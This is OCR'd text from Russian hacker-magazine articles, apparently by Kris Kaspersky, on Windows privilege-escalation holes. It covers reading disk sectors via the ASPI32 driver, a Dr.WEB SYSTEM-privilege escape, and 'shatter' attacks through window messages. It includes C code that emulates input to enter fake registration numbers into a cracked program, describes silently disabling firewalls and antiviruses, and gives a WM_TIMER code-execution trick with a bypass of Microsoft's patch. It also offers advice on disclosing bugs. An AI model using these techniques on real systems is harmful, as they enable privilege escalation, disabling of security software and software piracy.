            // записывает содержимое сектора в файл
            // внимание! PSRB_ExecSCSICmd) Srb)->SRB_BufLen содержит не актуальную
            // длину прочитанных данных, а размер самого буфера. если количество
            // байт, возвращенных устройством, окажется меньше размеров буфера, то
            // его хвост будет содержать мусор! здесь мы используем поле SRB_BufLen
            // только потому, что при вызове функции SendASPI32Command тщательно
            // следим за соответствием размера буфера количеству возвращаемой нам
                // информации
                if (f=fopen(F_NAME, "w"))
                {
                        // записывает сектор в файл
                        fwrite(((PSRB_ExecSCSICmd) Srb)->SRB_BufPointer,1,
                        ((PSRB_ExecSCSICmd) Srb)->SRB_BufLen, f);
                        fclose(f);
                }
                // кукарекаем и "размораживаем" поток, давая понять, что процедура
                // чтения закончилась
                MessageBeep(0); SetEvent(hEvent);
                //-------------------------------------------------------
        }
}

main(int argc, char **argv)
{
        void *p; int buf_len, TIME_OUT = 4000;

        if (argc<5)
        {
                fprintf(stderr,"USAGE:\n\tREAD.EXE adapter_id"\
                ", read_id, StartSector, n_sec\n"); return 0;
        }

        // вычисляем длину буфера и выделяем для него память
        // ВНИМАНИЕ: таким образом можно юзать только до 64 Кб
        // если же требуется буфера больших объемов,
        // используй функцию GetASPI32Buffer
        buf_len = PACKET_LEN*atol(argv[4]); p = malloc(buf_len*2);
        memset(p,0x55,buf_len*2);

        // создаем событие
        if ((hEvent = CreateEvent(NULL,FALSE,FALSE,NULL)) == NULL) return -1;

        // читаем один или несколько секторов
        READ_SECTOR(atol(argv[1]), atol(argv[2]),p,buf_len, atol(argv[3]),
                atol(argv[4]),WHATS_READ);

        // ждем завершения выполнения операции
        WaitForSingleObject(hEvent, TIME_OUT);

        return 0;
}
```

на двухмегабитном канале со многими алгоритмами в реальном времени Pentium-4 не справляется, а одногигабитный Ethernet при использовании MD5 будет тормозить, как слон. Криптостойкость - далеко не единственный критерий, и выбирать "правильный" алгоритм шифрования следует с большой осторожностью.

Секретный ключ ни в коем случае не должен храниться на клиентском компьютере открытым текстом, иначе его похитит любой троян. Некоторые программисты пишут специальный драйвер, защищающий файл с паролями от постороннего доступа, однако эту преграду легко обойти. Например, "впрыснуть" хакерский код непосредственно в саму клиентскую программу и прочитать пароль ее руками. Можно, конечно, использовать проверку целостности, но это вряд ли усилит надежность. Лучше использовать несимметричную криптографию и сеансовые ключи, автоматически меняющиеся каждые 10-15 минут, а в ответственных случаях запихать шифратор в USB-key.

Короче говоря, без предварительной подготовки к разработке криптографических протоколов лучше не подходить. Это должен делать специалист и не в одиночку.

Очень часто разрабатывают отличную парадную защиту, но совершенно забывают про другие возможные лазы.

ПОДЕЛИСЬ ПРИВИЛЕГИЯМИ С ДРУГОМ

Большинство пользователей постоянно работают под администратором ("администратор - это круто"), что открывает полный доступ всем вирусам, хакерам и червям. Microsoft настоятельно рекомендует ограничить свои привилегии до минимума и входить под администратором только тогда, когда в системе необходимо что-то настроить или подкрутить.

На самом деле независимо от текущего уровня привилегий в системе всегда присутствует множество процессоров типа SYSTEM, а это точно круче, чем администратор. Часть из них принадлежит системным компонентам, часть - антивирусным службам и прочим приблудам. Зачем это надо? Для своей работы антивирус требует наивысших привилегий, но заставлять пользователя при каждом запуске переключаться на администратора негуманно и идеологически неправильно. Поэтому весь привилегированный код помещается в службу, работающую со специальными правами доступа, а в особо критических случаях приходится прибегать к помощи драйвера, работающего на нулевом кольце, могущество которого ничем не ограничено. Лишь немногие драйверы управляют реальными или виртуальными устройствами. Гораздо чаще они используются как своеобразный шлюз к операциям, которые на прикладном уровне просто невыполнимы (прочитать сектор с диска, обратиться к портам ввода/вывода и т.д.). »

Лезть в криптографию без достаточного опыта - со 100% гарантией допускать критические ошибки в безопасности.

Проектирование драйверов и привилегированных служб требует большого внимания и тщательной подготовки. Любой такой драйвер - это потенциальная дыра в системе безопасности. Перед выполнением каждого "серьезного" действия требуется провести целый ряд проверок на предмет выяснения, имеет ли пользователь право делать это. В частности, программы для прожига лазерных дисков устанавливают драйверы, позволяющие отправить SCSI/ATAPI-команды с прикладного уровня. Проверка типа устройства обычно отсутствует или реализована некорректно, что позволяет управлять жестким диском даже с гостевыми привилегиями! Этим, в частности, славится популярный ASPI32-драйвер от компании Adaptec (впрочем, в последних версиях эта ошибка была исправлена).

Во врезке приведена программа, позволяющая читать секторы с жесткого диска через ASPI32.

Другой пример. Не менее популярный антивирус Dr.WEB при запуске из панели управления отображал графический интерфейс, передавая ему все свои привилегии (то есть SYSTEM), который охотно раздавал их всем желающим. В меню About присутствовала традиционная ссылка на страничку разработчиков (куда же без нее), при нажатии на которую вызывался браузер по умолчанию... А вот это уже люк! Заменив IE на свою программу, хакер имел SYSTEM и мог вытворять все что угодно. Даже самый последний ламер, набрав в адресной строке путь к локальному файлу (например "file://C:\WINNT\System32\cmd.exe), получал в свое распоряжение орудие убийственной силы.

При разработке ответственных приложений доверять никому нельзя! Ни своему собственному коду, ни даже операционной системе. Следует предусмотреть все возможные варианты развития событий, но и не скатываться до тривиального подсчета контрольных сумм, который очень легко отломать. Защита должна защищать, а не создать видимость защищенности. Говорят, в Египте прямо посреди пустыни установлены ворота, регламентирующие ввод/вывод. Тьфу! Вход/выход. Ну, порядок у них такой. Но без ворот в пустыню сможет попасть кто угодно и когда угодно. Так вот, многие программы построены по той же самой схеме. Да, в них действительно есть мощная система шифрования и 128-битный ключ (а иногда и 1024-битный), но она установлена посреди пустыни!

Хотя действительно чаще всего виноваты сами пользователи, которые сидят под админами. Не всегда привилегии получаются только лобовым способом.

Любой драйвер, работающий на нулевом кольце, - отличная возможность получить необходимые привилегии.

Если хочешь сообщить кому-то о найденной ошибке в его системе безопасности, не спеши: люди реагируют адекватно не всегда :).

ЭТИКЕТ СООБЩЕНИЙ ОБ ОШИБКАХ

Представим себе, что, исследуя коммерческое приложение, мы обнаружили грубую ошибку (то есть дыру). Наши действия? Кто-то пишет эксплойт или червя, кто-то загорается желанием честно сообщить об этом разработчикам. А почему бы и нет? Может, у человека такая душа, в глубине которой он надеется, что ему за это что-то перепадет. Как же, держи карман шире! Хорошо если в тюрьму не упекут. Обзовут хакером, террористом и как воткнут! То есть поимеют.

Нужно действовать предельно осторожно. Не должно быть и малейшего намека на шантаж - ни явного, ни предполагаемого. Ищи на сайте адреса реальных специалистов, а не манагеров и маркетоидов, от которых никакого толку все равно нет, только одна нервотрепка и потеря времени. Лучше писать сразу на несколько адресов, с пометкой "ведущему специалисту", чтобы остальные сотрудники, например секретарши, получив письмо, смогли переправить его по нужному адресу, что значительно увеличивает шансы на успех. Письма без пометок пересылаются наугад и часто теряются в бюрократических дебрях :).


Также можно поискать в интернете любые статьи, подписанные сотрудниками этой фирмы (если они попадутся - это ура), или позвонить в головной офис и потребовать у секретарши контактный адрес специалистов, с которыми можно обсудить технические проблемы, связанные с конструктивными дефектами программного обеспечения.

Письмо должно быть максимально кратким. Не нужно вдаваться в какие бы то ни было подробности, а просто взять и написать: "Господа, я нашел в вашей программе критическую уязвимость, о которой хочу сообщить вам, но не знаю, как сделать это корректно. Вот мой телефон (по мылу иностранцы не обсуждают серьезные вопросы), я доступен с такого-то по такое-то время по Гринвичу, разговариваю на таких-то языках". Разговорный английский только приветствуется, но даже если не владеешь им - не беда. Будет нужно - найдут переводчика, если, конечно, упомянуть о языковом барьере заранее :).

С вероятностью, близкой к единице, с тобой действительно свяжутся. Первым отреагирует какой-то манагер. Не теряй время и пошли его :), только культурно. Дальше возможны три варианта развития событий. Если повезет, ты попадешь на инженера, который захочет использовать этот баг как козырь во внутрифирменной борьбе и в обмен на молчание он может даже что-то и заплатить. Но скорее всего, тебе скажут, что "это не дыра, а дизассемблировать программы нехорошо, этим занимаются только хакеры, террористы и другие информационные преступники". Посадить не посадят, но визг, скорее всего, поднимут. Иногда говорят: "Спасибо. Если найдете еще дыры, присылайте".

На всякий случай всю переписку веди через юриста. Даже если он не разбирается в тонкостях компьютерных технологий, доказать отсутствие злого умысла и состава преступления он сумеет. Однако юрист - это расходы. К чему они? Если ты действительно хочешь заработать, лучше слить эту информацию команде тигров или опубликовать в журнале. Тигры - это такие ребята, которые занимаются тестами на проникновение. На вполне легальном основании, кстати. Средняя такса за дыру составляет порядка $50-300. С другой стороны, отечественные журналы платят $100-300 за статью, а зарубежные - еще больше. К тому же публикации - это почетно. В некоторых фирмах за это даже выплачивают небольшую прибавку к зарплате. Навар получается вполне реальный, а к разработчикам уязвимого приложения со своими открытиями лучше никогда не соваться.

Место ASPI32 в иерархии драйверов



Командный интерпретатор, запущенный из IE

Рабочее место настоящего хакера

nezumi

ИЗДЕВАТЕЛЬСТВО НАД ОКНАМИ

ЭМУЛЯЦИЯ ВВОДА С КЛАВИАТУРЫ

Оконный интерфейс операционной системы Windows построен на системе сообщений, пронизывающий все элементы управления. Любое приложение, независимо от уровня своих привилегий, может рассылать сообщения, адресуемые более привилегированным приложениям, и они воспринимаются как правильные. Механизмы аутентификации отсутствуют. Начисто!

Это позволяет легко эмулировать движение мыши и ввод с клавиатуры, управляя атакуемым приложением, как рулем. Эмуляция ввода позволяет перехватывать клавиатурный ввод, считывать состояние элементов управления (например строки редактирования) и даже передавать управление на свой собственный shell-код. Как можно использовать это? Например, в системе имеется файрвол, блокирующий доступ наружу. Но не сидеть же все время взаперти. Скорее всего, в настойках файрвола будет опция, отключающая защиту. То же самое справедливо и для антивирусных сторожей.

Что делает вирус? Он запускает файрвол/антивирус, находит главное окно приложения, посылает ему сообщение "стань невидимым", затем эмулирует последовательность нажатий, вызывающих Центр Управления, и что-то там "нажимает". Естественно, когда вся работа будет сделана, защиту необходимо включить вновь, иначе нас очень быстро разоблачат.

Конечно, эта методика далеко не универсальна. Вирус должен поддерживать все типы популярных антивирусов и файрволов, иначе ему ни за что не выжить в агрессивной среде недружелюбно настроенного киберпространства. Но универсальных методик захвата управления вообще-то не существует. И в отличие от "дыр", которые закрываются очередной заплаткой, эмуляция ввода может рассчитывать на долгосрочную перспективу, к тому же популярных защитных программ не так уж много. Где-то с десяток, ну, от силы полтора десятка. Так что эта методика имеет полное право на существование.

НАХОДИМ ЧУЖОЕ ОКНО И ПРОБУЕМ ИЗДЕВАТЬСЯ НАД НИМ

Для эмуляции ввода тебе потребуется дескриптор окна, которое будет принимать сообщения. Дескриптор можно получить несколькими

ФРАГМЕНТ АВТОМАТИЧЕСКОГО РЕГИСТРАТОРА, ДЕМОНСТРИРУЮЩИЙ ТЕХНИКУ ЭМУЛЯЦИИ ВВОДА


```
// КОНФИГУРАЦИЯ
#define MAX_STR         100
#define NAMEWIN         "имя_приложения"

// ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ (просто, хотя и безвкусно)
HWND regnum             = 0;
HWND me_hwnd            = 0;
HWND hackreg            = 0;
HWND username           = 0;
HWND input_but          = 0;

// ПЕРЕЧИСЛЕНИЕ ОКОН ВЕРХНЕГО УРОВНЯ
// ============================================================================
// ищем окно с заголовком NAMEWIN и заносим его хэндл в гл. переменную me_hwnd
BOOL CALLBACK EnumWindowsProc(HWND hwnd,LPARAM lParam)
{
        char buf[MAX_STR];
        // читаем заголовок     GetWindowText(hwnd, buf, MAX_STR - 1);
        // это NAMEWIN?
        if (strstr(buf, NAMEWIN) == buf)
        {
                me_hwnd = hwnd;         // получаем его hwnd и прекращаем просмотр окон
                return 0;
        }

        return 1;       // просмотр окон продолжается
}

// ПЕРЕЧИСЛЕНИЕ ДОЧЕРНИХ ОКОН crackme
// ============================================================================
// получаем хэндлы всех интересующих нас окон
// (порядок окон определяем либо экспериментально
BOOL CALLBACK EnumChildWindowsProc(HWND hwnd,LPARAM lParam)
{
        static N = 0;

        switch(++N)
        {
                case 3:     // окно с именем пользователя
                            username = hwnd;
                            break;
                case 4:     // text со строкой "reg. num."
                            hackreg = hwnd;
                            break;
                case 5:     // окно для ввода регистрационного номера
                            regnum = hwnd;
                            break;
                case 6:     // кнопка ввода
```

»

способами. Самое простое - воспользоваться API-вызовом FindWindow, возвращающим дескриптор окна по его названию (текстовой строке, красующейся в заголовке). Более сложный, но и более гибкий вариант сводится к последовательному перебору (перечислению) всех имеющихся окон. Перечислением окон верхнего уровня занимается API-функция EnumWindows, а дочерние окна (элементы управления в том числе) берет на себя EnumChildWindows.

Получить дескриптор главного окна атакуемого приложения - не проблема, так как мы знаем его имя, которое в большинстве случаев однозначно идентифицирует данное окно. С дочерними окнами справиться не в пример сложнее. Кнопки еще можно распознать по надписям (получаем дескрипторы всех дочерних окон вызовом EnumChildWindows, а затем посылаем каждому из них сообщение WM_GETTEXT с требованием сказать, кого как зовут, после чего останется лишь сопоставить дескрипторы кнопок с их названиями), но с окнами редактирования такой фокус уже не проходит: по умолчанию они вообще не содержат в себе никакой информации. В принципе, можно получить идентификатор элемента управления, кстати говоря, не зависящий от языковой раскладки и одинаково хорошо работающий как на англоязычных, так и на русифицированных приложениях, но зачем усложнять себе жизнь?

Порядок перечисления окон всегда один и тот же, значит, определив назначение каждого из дочерних окон экспериментально (или с помощью шпионских средств типа Spyxx из комплекта SDK), ты можешь жестко прописать их номера в своей программе.



Шпион Spyxx, который отображает элементы управления, позволяющие отключать SyGate Personal Firewall

Порядок перечисления окон всегда один и тот же

ФРАГМЕНТ АВТОМАТИЧЕСКОГО РЕГИСТРАТОРА, ДЕМОНСТРИРУЮЩИЙ ТЕХНИКУ ЭМУЛЯЦИИ ВВОДА

```
                                        input_but = hwnd;
                                        return 0;
        }
        return 1;
}

int main(int argc, char* argv[])
{
        // перечисляем окна верхнего уровня в поиске нашего
        EnumWindows(&EnumWindowsProc, 0);
        if (me_hwnd == 0)
        {
                printf("-ERR: %s not running!\x7\n", NAMEWIN);
                return -1;
        }

        // получаем хэндлы интересующих нас дочерних окон
        EnumChildWindows(me_hwnd, &EnumChildWindowsProc, 0);

        // получаем имя пользователя и, если оно недостаточно длинное,
        // вводим имя хакера по умолчанию ;)
        while(1)
        {
                // получит введенное имя
                SendMessage(username, WM_GETTEXT, MAX_STR, (int) username_buf);
                if (strlen(username_buf)>=0xA) break; else
                {
                        SendMessage(username, WM_SETFOCUS, 1, 0);
                        SendMessage(username, WM_SETTEXT, 0, (int) &MY_NAME);
                        SendMessage(username, WM_KILLFOCUS, 1, 0);
                }
        }

        // вводим сгенерированный номер в окно ломаемого приложения
        SendMessage(regnum, WM_SETTEXT, 0, (int) regnum_buf);

        // указываем, что этот номер - поддельный
        SendMessage(hackreg, WM_SETTEXT, 0, (int) HACKREG);

        // нажимаем на кнопку "Ввод"
        SendMessage(input_but, WM_SETFOCUS, 1, 0);
        SendMessage(input_but, BM_SETSTATE, 1, 0);
        PostMessage(input_but, WM_KILLFOCUS, 0, 0);

        // сваливаем отсюда
        return 0;
}
```

При пересылке сообщения от одного приложения другому механизмы аутентификации не задействуются!

Получить дескриптор интересующего тебя приложения - самое простое, геморрой начинается с дочерними окнами и их элементами управления.


Для эмуляции ввода сначала нужно установить фокус (WM_SETFOCUS), а потом убить этот фокус (WM_KILLFOCUS), так как кнопка срабатывает в момент отпускания.

ЖМЕМ НА ЧУЖИЕ КНОПКИ

Как видно, ввод/вывод текста в окно редактирования не вызывает больших проблем: WM_SETTEXT/WM_GETTEXT и все пучком. Нажать на кнопку "программно" несколько сложнее. Посылка сообщения BM_SETSTATE элементу управления типа "кнопка" еще не приводит к ее нажатию. Для корректной эмуляции ввода ты, во-первых, должен установить фокус (WM_SETFOCUS), а после перевода кнопки в состояние "нажато" убить этот фокус (WM_KILLFOCUS), так как кнопки срабатывают не в момент их нажатия, а в момент отпускания.

Кстати, если в роли убийцы фокуса выступает функция SendMessage, то поток, эмулирующий ввод, блокируется вплоть до того момента, пока обработчик нажатия кнопки не возвратит циклу выборки сообщений своего управления. Чтобы этого не произошло, следует использовать функцию PostMessage, которая посылает сообщение и, не дожидаясь ответа, как ни в чем не бывало продолжает выполнение.

»




"Автоматическое" считывание имени пользователя, ввод регистрационного номера и эмуляция нажатия "ввод"

Все это, конечно, хорошо, но внедрить код в чужой процесс намного интереснее! Традиционные способы с подключением собственной DLL, WriteProcessMemory или CreateRemoteThread тут не годятся, поскольку разработчики антивирусов и файрволов хорошо осведомлены о них и принимают целый комплекс защитных мер, справиться с которыми не так-то легко. Но мы все равно перехитрим их :).


Сообщение WM_TIMER позволяет передавать не только идентификатор таймера, но и адрес таймерной процедуры, вызываемой операционной системой независимо от того, был ли предварительно взведен таймер. Следующий бесхитростный код перехватывает управление у "Калькулятора" и передает его по адресу 401234h:

```
h=FindWindow(0, "Калькулятор");
SendMessage(h, WM_TIMER, 0, 0x401234);
```

Адрес 0x401234 выбран чисто для примера. Ничего интересного здесь нет. Калькулятор просто упадет. Для достижения осмысленного результата атакуемому приложению необходимо как-то передать зловредный shell-код. А как это можно сделать? Самое простое - найти любое окно редактирования и послать ему WM_SETTEXT, только вместо текста здесь будет shell-код. Если нет строки редактирования - не беда. На худой конец сгодится и заголовок главного или дочернего окна, правда, на сам shell-код в этом случае будут наложены жесткие ограничения. Остается лишь определить адрес буфера, в котором хранится содержимое окна. А хранится оно во вполне предсказуемых буферах: их местоположение легко подсмотреть под отладчиком.



Дефейсеный калькулятор




Дефейсеный командный интерпретатор

Самое простое - найти любое окно редактирования и послать ему WM_SETTEXT

ДЕФЕЙСИМ КАЛЬКУЛЯТОР И ДРУГИЕ ПРОГРАММЫ

```
#define s "Hello, World!"
#define _EVENT_         10
#define _PER_                   10
#define     _N_                 5

HWND h=0;

main(int argc, char **argv)
{

        int a; HDC dc; RECT rect, fill_rect; HBRUSH br; HFONT font; char buf[100];

        h=FindWindow(0, "Калькулятор");
        //h=FindWindow(0, "Обработчик команд Windows NT");
        //h=FindWindow(0, "Командная строка");

        if (argc > 1) h=FindWindow(0, argv[1]);
        if (h==0) return -1;

        dc = GetDC(h); if (dc)
        {
                br=CreateSolidBrush(RGB(69,0,0));
                rect.left=1; rect.right=1000; rect.top=1; rect.bottom=1000;
                GetClientRect(h, &rect);

                font=CreateFont(rect.bottom/2,rect.right/strlen(s),0,0,100,0,0,0,
                                ANSI_CHARSET, OUT_DEFAULT_PRECIS,CLIP_DEFAULT_PRECIS,
                                DEFAULT_QUALITY,FF_MODERN, "Comic Sans MS");

                fill_rect.top=3*rect.bottom/4; fill_rect.bottom=rect.bottom-10;
                fill_rect.left=10; fill_rect.right=10; ReleaseDC(h, dc);

                for (a=0; a < 255; a++)
                {
                        printf("\r%03d",100*a/255);
                        if (dc = GetDC(h))
                        {
                                SelectObject(dc, font);SetBkMode(dc, TRANSPARENT);
                                SetTextColor(dc, rand()); //RGB(255-a,0,0));
                                TextOut(dc, 0, rect.bottom/8, s ,strlen(s) );
                                ReleaseDC(h, dc);
                        }
                        SetWindowText(h, ltoa(100*a/255,buf,10)); Sleep(69);
                }
                SendMessage(h, WM_SYSCOMMAND, SC_MINIMIZE, 0); Sleep(69);
                SendMessage(h, WM_SYSCOMMAND, SC_RESTORE, 0);
                SetWindowText(h, "Hello, Sailor!");
                for (a=0; a < 10; a++) {ShowWindow(h, a & 1); Sleep(69);}
        }else printf("-ERR\n");
```




Коварное сообщение WM_TIMER

Этот прием работает во всех операционных системах семейства Windows, включая непатченую XP. В начале 2003 года баг с таймером был исправлен, о чем можно прочитать в Microsoft Security Bulletin'e за номером MS02-071. На самом деле радикальной смены парадигмы так и не произошло. Разработчики так и не рискнули трогать систему сообщений, ограничившись парой дополнительных проверок в USER32.DLL. Теперь посылать сообщение WM_TIMER можно только своему собственному окну. Но USER32.DLL - это же всего лишь "обертка" поверх win32k.sys, и ее можно обойти! Достаточно немного потрассировать SendMessageA и в нужном месте перепрыгнуть через "левый" jxx, который можно найти по шаблону "cmp xxx,113h/jxx". К примеру:

```
.text:77E1554D    cmp    eax, 113h    ; WM_TIMER
.text:77E15551    jnz    loc_77E15692
.text:77E15557    mov    ecx, eax
```

Все, что нужно сделать, - дождаться выполнения команды cmp eax,113h и передать управление по адресу 77E15557h. Теперь сообщение WM_TIMER будет доставляться независимо от территориальной принадлежности атакуемого окна. А трассировать свою собственную проекцию USER32.DLL нам никто не запрещает. Во всяком случае пока...

Разумеется, от эмуляции клавиатурного ввода антивирус может защититься: например, перед каждым изменением конфигурации задавать случайный вопрос из серии "Сколько будет дважды два?". Человек легко ответит, а вирус - едва ли. Простой парольной защиты здесь явно недостаточно, поскольку перехват пароля не является большой проблемой. Но вот от WM_TIMER на прикладном уровне никакой защиты нет! И не будет до тех пор, пока Microsoft не выпустит очередную заплатку, на этот раз действительно исправляющую дыру, а не делающую морду тапком.



Дизассемблирование функции SendMessageA при помощи IDA Pro

Крис Касперски aka мыщъх

ULTIMATE ADVENTURE

СТРАТЕГИЯ ПОИСКА ДЫР В ДВОИЧНОМ КОДЕ

Исходные тексты Linux'а и других open source-систем в прямом смысле зачитаны до дыр, и найти здесь что-то принципиально новое очень трудно. Windows – другое дело.

Непроходимые джунгли двоичного кода отпугивают новичков, и огромные территории дизассемблерных листингов все еще остаются неизведанными. Причудливые переплетения вложенных вызовов скрывают море грубых ошибок программистов и дают неограниченную власть над системой. Попробуй найти их, а я покажу, как.

Считается, что открытость исходного кода – залог надежности любой системы, поскольку спрятать закладку (черный ход, троянскую компоненту) в таких условиях практически невозможно. Тысячи экспертов и энтузиастов со всего мира тщательно проанализируют программу и выловят всех блох – как случайных, так и выпущенных намеренно. Что же касается откомпилированного двоичного кода, трудоемкость его анализа неоправданно велика, и никто не будет возиться с ним "за просто так". Что ж, достойный аргумент сторонников движения Open Source, известных своим радикализмом и отрицанием объективной реальности.

А реальность такова, что проанализировать исходный код современных приложений за разумное время ни физически, ни экономически невозможно. Даже старушка MS-DOS 6.0 в исходных текстах весит свыше 60 Мб. Для сравнения, "Generation П" Виктора Пелевина не дотягивает и до мегабайта. Даже если уподобить исходные тексты развлекательной книге, подсчитай, сколько времени понадобится для их прочтения? А исходные тексты – совсем не художественное произведение. Это нагромождение сложно взаимодействующих друг с другом структур данных, тесно переплетенных с машинным кодом...

При средней длине одной x86-команды в два байта каждый килобайт откомпилированного кода несет на своих плечах порядка пятисот (!) дизассемблерных строк, соответствующих десяти страницам печатного текста. Прочитать мегабайтный двоичный роман за разумное время уже невозможно. Современные программные комплексы не могут быть исследованы до последней запятой, и наличие исходных текстов ничего не меняет. Какая разница, сколько времени продлится работа – тысячу лет или миллион? Процедура поиска дыр плохо поддается распараллеливанию между участниками, так как отдельные участки программы выполняются отнюдь не изолированно друг от друга, а сложным образом взаимодействуют между собой, и далеко не все ошибки сосредоточены в одном месте, многие из них "размазаны" по большой площади, а в многопоточных средах еще и растянуты во времени.

Методик автоматизированного поиска уязвимостей, доведенных до "промышленного" использования, в настоящее время не существует, и их появление в будущем маловероятно. Непосредственный анализ обнаруживает лишь малую толику наиболее грубых и самоочевидных ошибок. Остальные же приходится выявлять в процессе реальной эксплуатации программы. Тем не менее, статистические исследования показывают, что ошибки возникают не просто так. В них есть своя внутренняя система и закономерность, благодаря чему район "археологических раскопок" существенно сужается и объем дизассемблерных работ становится вполне реальным.

Анализ машинного кода имеет свои сильные и слабые стороны. Хорошая новость: здесь нет этих чудовищных дефайнов (директив условной трансляции – define) и не нужно каждый раз отвлекаться на выяснение обстоятельств, какой код компилируется, а какой идет лесом. Нет макросов (особенно многострочных), и мы всегда может отличить функции от констант, а константы от переменных. Отсутствует перекрытие операторов и неявный вызов конструкторов (правда, деструкторы глобальных классов по-прежнему вызываются неявно). Короче говоря, компилятор избавляет нас от дюжины штучек, затрудняющих чтение листингов (как шутят программисты, C/C++ - это языки только для записи, write only).

